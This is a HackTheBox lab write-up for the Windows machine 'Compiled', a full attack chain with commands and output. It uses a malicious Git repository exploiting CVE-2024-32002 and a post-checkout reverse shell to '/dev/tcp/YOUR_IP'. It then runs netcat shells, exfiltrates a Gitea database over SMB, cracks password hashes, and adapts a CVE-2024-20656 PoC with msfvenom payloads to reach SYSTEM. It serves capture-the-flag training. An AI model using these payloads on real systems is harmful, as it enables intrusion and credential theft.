



HACKTHEBOX



Compiled

10th December 2024 / Document No D24.100.314

Prepared By: dotguy

Machine Author: ruycr4ft & YukaFake

Difficulty: **Medium**

Synopsis

Compiled is a medium-difficulty Windows machine featuring a Gitea instance and a web application that clones Git repository URLs on the backend. The server's Git version is vulnerable to CVE-2024-32002, which can be exploited to gain initial access with a Git Bash shell as Richard. By cracking the password hash retrieved from the Gitea database file, the password for user Emily can be obtained. Privilege escalation to Administrator is achieved by exploiting CVE-2024-20656, a vulnerability in the Visual Studio Code version installed on the server.

Skills required

- Windows Fundamentals
- Git
- Source Code Review


Skills learned

- Password Cracking
- Exploiting CVEs

Enumeration

Nmap

Let's run an Nmap scan to discover any open ports on the remote host.



```

$ nmap -p- --min-rate=1000 -sC -sV 10.10.11.26

Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.10.11.26
Host is up (0.15s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
3000/tcp  open  ppp?
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|     GetRequest:
|     HTTP/1.0 200 OK
5000/tcp  open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.3 Python/3.12.3

|     Date: Fri, 13 Dec 2024 02:39:27 GMT
|     Content-Type: text/html; charset=utf-8

|     Content-Length: 5234
|     Connection: close
|     <!DOCTYPE html>
[** SNIP]
5985/tcp  open  http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|_http-server-header: Microsoft-HTTPAPI/2.0


|_http-title: Not Found
7680/tcp  open  pando-pub?
Service Info: OS: windows; CPE: cpe:/o:microsoft:windows

```


The Nmap scan shows two web servers listening on ports 3000 and 5000 and has winRM listening on port 5985.

HTTP


Accessing port 5000 reveals a web application named Compiled, which highlights services for code compilation.




Below, we can see a textbox provided by the company where users can submit their Git repository URL for compilation.




Moving on to port 3000, we can see a Gitea instance.



We can check for any public repositories by clicking on the explore options. Let's check the public repository "Calculator" by user Richard.




The `README.md` file contains the installation instructions..




In this case, the project's author (Richard) disclosed the Git version installed on his machine. A quick Google search for "git version 2.45.0.windows.1 CVE" points to CVE-2024-32002, a remote code execution vulnerability that exploits symlink handling and the `git clone` functionality.

[This blog post](#) provides a detailed explanation of the vulnerability and step-by-step instructions for exploiting it. Since the Compiled web application includes a URL input field for submitting repositories, we can use it to input our malicious repository link and gain a shell as the user responsible for cloning the repository.

Let's start with signing up on Gitea.



After that, we'll create a repository called "project" and a second one named "hook".



Now, on our attacker box, we'll clone the "hook" repository and make the necessary directory structure.

```
git clone http://10.10.11.263:3000/dotguy/hook.git
cd hook
mkdir -p y/hooks
```

Then we'll write our malicious reverse shell payload to the `post-checkout` file.

```
nano y/hooks/post-checkout
```

```
#!/bin/bash
bash -i >& /dev/tcp/YOUR_IP/8001 0>&1
```

Give it the necessary executable permissions.

```
chmod +x y/hooks/post-checkout
```

When all of this is configured, let's add, commit then push the changes to the repository.

```
git add y/hooks/post-checkout
git commit -m "Add post-checkout hook"
git push origin main
cd ..
```

Now we'll clone the main repository "project" to the local machine.

```
git clone http://10.10.11.26:3000/dotguy/project.git
```

Add the submodule, and after that, push the changes to the repository.

```
cd project
git submodule add --name x/y http://10.10.11.26:3000/dotguy/hook.git A/modules/x
git commit -m "Add submodule with remote URL"
git push origin main
```

Now let's create the symlink as mentioned in the PoC.

```
printf ".git" > dotgit.txt
```

Also, get the hash of the file to update the index and then push the changes to the repository.

```
git hash-object -w --stdin < dotgit.txt > dot-git.hash
printf "120000 %s 0\ta\n" "$(cat dot-git.hash)" > index.info
git update-index --index-info < index.info
git commit -m "Add symlink"
git push origin main
```

That completes the configuration for setting up the malicious repository. Next, start a Netcat listener on the specified port (i.e., 8001), provide the URL of the malicious repository on the target web application, and wait for the shell to connect.

We get a reverse shell as user `Richard`. More specifically, it's a Git bash shell.

```
$ nc -nvlp 8001
listening on [any] 8001 ...
connect to [10.10.14.12] from (UNKNOWN) [10.129.153.153] 58155

Richard@COMPILED MINGW64 ~/source/cloned_repos/748bs/.git/modules/x
((3ee4315...))
$ id
uid=197610(Richard) gid=197121 groups=197121
```

However, this type of shell won't be extremely useful for us, thus let's upgrade this to a `CMD` shell. Start up a Python HTTP server to server the `netcat` executable.

```
$ python3 -m http.server 80
```

Download the `netcat` binary on the remote host and try to connect.

```
Richard@COMPILED MINGW64 /c/users/richard/desktop
$ curl YOUR_IP/nc.exe -o c:\programdata\nc.exe
```

Start the `netcat` listener on port 9001.

```
$ nc -nvlp 9001
```

Run the following command to obtain a shell on the `netcat` listener.

```
Richard@COMPILED MINGW64 /c/users/richard/desktop
$ c:\programdata\nc.exe -e cmd.exe YOUR_IP 9001
```

```
$ nc -nvlp 9001

listening on [any] 9001 ...

connect to [10.10.14.12] from (UNKNOWN) [10.129.153.153] 58160

Microsoft windows [Version 10.0.19045.4651]

(c) Microsoft Corporation. All rights reserved.

C:\users\richard\desktop>whoami

whoami

Richard
```

Enumerating the filesystem leads us to the Gitea database file at `c:\Program Files\Gitea\data\gitea.db`.

```
c:\Program Files\Gitea\data>dir

volume in drive C has no label.
volume Serial Number is 352B-98C6

Directory of c:\Program Files\Gitea\data

12/13/2024  05:06 AM  <DIR>          .
12/13/2024  05:06 AM  <DIR>          ..
05/22/2024  07:08 PM  <DIR>          actions_artifacts
05/22/2024  07:08 PM  <DIR>          actions_log
05/22/2024  07:08 PM  <DIR>          attachments
05/22/2024  07:08 PM  <DIR>          avatars
12/13/2024  04:12 AM  <DIR>          gitea-repositories
12/13/2024  05:06 AM             2,023,424 gitea.db
05/22/2024  07:08 PM  <DIR>          home
05/22/2024  07:08 PM  <DIR>          indexers
05/22/2024  07:08 PM  <DIR>          jwt
05/22/2024  07:08 PM  <DIR>          lfs
05/22/2024  07:08 PM  <DIR>          packages
05/22/2024  07:08 PM  <DIR>          queues
05/22/2024  07:08 PM  <DIR>          repo-archive
05/22/2024  07:08 PM  <DIR>          repo-avatars
05/25/2024  09:40 PM  <DIR>          sessions
05/24/2024  04:32 PM  <DIR>          tmp
               1 File(s)             2,023,424 bytes
              17 Dir(s)  10,075,222,016 bytes free
```

Let's transfer the `gitea.db` file to our local machine for further analysis. We set up an `SMB` server on our local host and then copy over the `gitea.db` file to our SMB share.

```
# Attacker machine
impacket-smbserver smbFolder $(pwd) -smb2support


# Compiled box
copy gitea.db \\YOUR_IP\smbFolder\gitea.db
```

We can check the file type of `gitea.db` to discover that it's a SQLite3 database file.

```
$ file gitea.db

gitea.db: SQLite 3.x database, last written using SQLite version 3042000, file
counter 747, database pages 494, 1st free page 494, free pages 1, cookie 0x1cb,
schema 4, UTF-8, version-valid-for 747
```

We can use `sqlitebrowser` to browse through the database and find the registered users and their password hashes in the `user` table. It shows that Gitea is using `PBKDF2` algorithm for password hashing.



	id	lower_name	name	_na	email	nail	tiot	passwd	passwd_hash_algo	must_chang
1	1	administrator	administrator		administrator@compiled.htb	0	e...	1bf0a9561cf076c5fc0d76e140788a91b528...	pbkdf2\$50000\$50	
2	2	richard	richard		richard@compiled.htb	0	e...	4b4b53766fe946e7e291b106fcd6f4962934...	pbkdf2\$50000\$50	
3	4	emily	emily		emily@compiled.htb	0	e...	97907280dc24fe517c43475bd218bfad56c2...	pbkdf2\$50000\$50	
4	6	dotguy	dotguy		dotguy@htb.com	0	e...	d6497a636a7e576ef2430bdd8c676656841f...	pbkdf2\$50000\$50	

The [article by Nishothan Vettivel](#) provides a comprehensive explanation of the PBKDF2 hashing algorithm. Additionally, [this Hashcat GitHub issue](#) discusses methods for cracking PBKDF2 hashes using Hashcat.

To proceed, we need to convert the password hash and salt from hexadecimal to Base64, as Hashcat requires inputs in Base64 format. The commands for this conversion are detailed in the aforementioned GitHub issue thread. Let's perform the steps for user `Emily`.

```
$ perl -e 'print pack ("H*",
"97907280dc24fe517c43475bd218bfad56c25d4d11037d8b6da440efd4d691adfead40330b2aa6aa
f1f33621d0d73228fc16")' | base64
15BygNwk/1F8Q0db0hi/rVbCXU0RA32LbaRA79TWka3+rUAzCyqmqvHZNiHQ1zIo/BY=

$ perl -e 'print pack ("H*", "227d873cca89103cd83a976bdac52486")' |
base64
In2HPMQJEDzyOpdr2sukhg==
```

Now, curate the hash in the following way `format:iterations:salt:hash`.

```
sha256:5000:In2HPMQJEDzyOpdr2sukhg==:15BygNwk/1F8Q0db0hi/rVbCXU0RA32LbaRA79TWka3+
rUAzCyqmqvHZNiHQ1zIo/BY=
```

Let's try to brute force the password hash with hachcat using the `rockyou.txt` wordlist.

```
$ hashcat -m 10900 hash64.txt /usr/share/wordlists/rockyou.txt --force

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace...: 14344384

sha256:50000:In2HPMqJEDzYopdr2sukhg==:15BygNwk/1F8Q0db0hi/rvbcXU0RA32LbaRA79Twka3
+rUAzCyqmQvHzNiHQ1zIo/BY=:12345678

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 10900 (PBKDF2-HMAC-SHA256)

[** SNIP **]
```

The password hash was successfully cracked as `12345678`. Let's try to WinRM as user `Emily` using the obtained password.

```
$ evil-winrm -u emily -p "12345678" -i 10.10.11.26

Evil-WinRM shell v3.7

*Evil-WinRM* PS C:\Users\Emily\Documents> whoami
compiled\emily
```

The user flag can be obtained at `C:\Users\Emily\Desktop\user.txt`.

```
type C:\Users\Emily\Desktop\user.txt
```

Privilege Escalation

Further enumeration leads us to an installation of `Visual Studio 2019 version 16.10.0`.

```
*Evil-WinRM* PS C:\> & "C:\Program Files (x86)\Microsoft Visual
Studio\Installer\vswhere.exe" -property catalog_productLineVersion

2019

*Evil-WinRM* PS C:\> & "C:\Program Files (x86)\Microsoft Visual
Studio\Installer\vswhere.exe" -property catalog_productDisplayVersion

16.10.0
```

Upon running a Google search we can find that this version is vulnerable to [CVE-2024-20656](#). It is a privilege escalation vulnerability in the `vsstandardcollectorService150` service of the Visual Studio Code software which is used for diagnostic purposes by Visual Studio and is running in `NT AUTHORITY\SYSTEM` context. We can use [this PoC](#) to exploit this vulnerability. However, we will need to modify it slightly to get it working.

Clone the PoC Github repository to our local machine and open it in Visual Studio. In the `main.cpp` file we need to edit the `cmd` variable such that it points to the correct file path.

```
WCHAR cmd[] = L"C:\\Program Files (x86)\\Microsoft Visual Studio\\2019\\Community\\Team Tools\\DiagnosticsHub\\Collector\\VSDiagnostics.exe";
```

Inside the `cb1()` method we can see that it is copying `c:\\windows\\system32\\cmd.exe` to the file that is going to be executed. However, we want to run out reverse shell payload. Thus let us change the source file of the copy operation to our payload file `c:\\programdata\\shell.exe`.

```
void cb1()
{
    printf("[*] Oplock!\n");
    while (!Move(hFile2)) {}
    printf("[+] File moved!\n");
    CopyFile(L"c:\\programdata\\shell.exe", L"C:\\ProgramData\\Microsoft\\VisualStudio\\Setup\\MSI\\MofCompiler.exe", FALSE);
    finished = TRUE;
}
```

Now we need to compile it on release mode.

Release x64

Then we see that it's been successfully compiled.

```
1>Exp1.vcxproj -> C:\Users\Ruy\source\repos\lpe\Exp1\x64\Release\Exp1.exe
```

Let's move the compiled executable file onto the remote server using the upload function in `evil-winrm`.

```
*Evil-WinRM* PS C:\programdata> upload Exp1.exe
```

```
Info: uploading /home/dotguy/Desktop/Boxes/Compiled/Exp1.exe to
C:\programdata\Exp1.exe
Data: 230056 bytes of 230056 bytes copied
Info: upload successful!
```

Before running it, we must migrate our reverse shell to a different process. To achieve this migration, let's generate a `meterpreter` reverse shell payload and obtain the reverse shell through the Metasploit framework.

```
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=YOUR_IP LPORT=4444 -f exe
> shell_meterpreter.exe
```

Upload it to the remote host.

```
*Evil-WinRM* PS C:\programdata> upload shell_meterpreter.exe
```

```
Info: Uploading /home/dotguy/Desktop/Boxes/Compiled/writeup/shell_meterpreter.exe
to C:\programdata\shell_meterpreter.exe
Data: 9556 bytes of 9556 bytes copied
Info: Upload successful!
```

Start up the Metasploit framework and configure the listener for the `meterpreter` shell.

```
$ msfconsole

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST YOUR_IP
LHOST => YOUR_IP
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.14.12:4444
```

Now execute the `shell_meterpreter.exe` payload on the remote server.

```
*Evil-winRM* PS C:\programdata> .\shell_meterpreter.exe
```

We successfully receive a callback on our listener as user `Emily`.

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.14.12:4444

[*] Sending stage (201798 bytes) to 10.129.153.153

[*] Meterpreter session 1 opened (10.10.14.12:4444 -> 10.129.153.153:58162) at
2024-12-13 13:36:23 +0530

meterpreter >
```

List the running processes for user `Emily`.

```
meterpreter > ps -U Emily

Filtering on user 'Emily'
Process List
=====
```

PID	PPID	Name	Arch	Session	User	Path
---	---	---	---	---	---	---
[** SNIP **]						
5672	5628	explorer.exe	x64	1	COMPILED\Emily	
C:\windows\explorer.exe						
[** SNIP **]						

Let us migrate our shell to the `explorer.exe` process with PID `5672`.

```
meterpreter > migrate 5672
[*] Migrating from 6492 to 5672...
[*] Migration completed successfully.

meterpreter > shell
Process 7988 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.4651]
(c) Microsoft Corporation. All rights reserved.
C:\Windows\system32>
```

In the `main.cpp` file of the PoC, we specified our reverse shell payload file as `c:\programdata\shell.exe`. Thus, let us generate the necessary payload file and upload it to the path `c:\programdata\shell.exe`.

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=YOUR_IP LPORT=443 -f exe >
shell.exe
```

Upload it to the remote host.

```
*Evil-winRM* PS C:\programdata> upload shell.exe

Info: Uploading /home/dotguy/Desktop/Boxes/Compiled/writeup/shell.exe to
C:\programdata\shell.exe
Data: 9556 bytes of 9556 bytes copied
Info: Upload successful!
```

Start a `netcat` listener on port `443`.

```
$ nc -nvlp 443
listening on [any] 443 ...
```

Execute the `Exp1.exe` file.

```
C:\Windows\system32> c:\programdata\Exp1.exe

[+] Junction \\?\C:\6518db89-3371-44e5-abac-1c592d875f05 -> \\?\C:\2a802d4d-4dde-494b-ad49-8d54d16ce7a3 created!
[+] Symlink Global\GLOBALROOT\RPC Control\Report.0197E42F-003D-4F91-A845-6404CF289E84.diagsession -> \\?\C:\Programdata created!
[+] Junction \\?\C:\6518db89-3371-44e5-abac-1c592d875f05 -> \RPC Control created!
[+] Junction \\?\C:\6518db89-3371-44e5-abac-1c592d875f05 -> \\?\C:\2a802d4d-4dde-494b-ad49-8d54d16ce7a3 created!
[+] Symlink Global\GLOBALROOT\RPC Control\Report.0297E42F-003D-4F91-A845-6404CF289E84.diagsession -> \\?\C:\Programdata\Microsoft created!
[+] Junction \\?\C:\6518db89-3371-44e5-abac-1c592d875f05 -> \RPC Control created!
[+] Permissions successfully reseted!
[*] Starting WMI installer.
[*] Command to execute: C:\windows\system32\msiexec.exe /fa
C:\windows\installer\8ad86.msi
[*] Oplock!
[+] File moved!
```

After a few seconds we successfully receive a reverse shell as `nt authority\system` on our `netcat` listener.

```
$ nc -nvlp 443
```

```
listening on [any] 443 ...
```

```
connect to [10.10.14.12] from (UNKNOWN) [10.129.153.153] 58163
```

```
Microsoft Windows [Version 10.0.19045.4651]
```

```
(c) Microsoft Corporation. Todos los derechos reservados.
```

```
C:\ProgramData\Microsoft\VisualStudio\SetupWMI>whoami
```

```
nt authority\system
```

The root flag can be obtained at `c:\users\administrator\desktop\root.txt`.

```
type c:\users\administrator\desktop\root.txt
```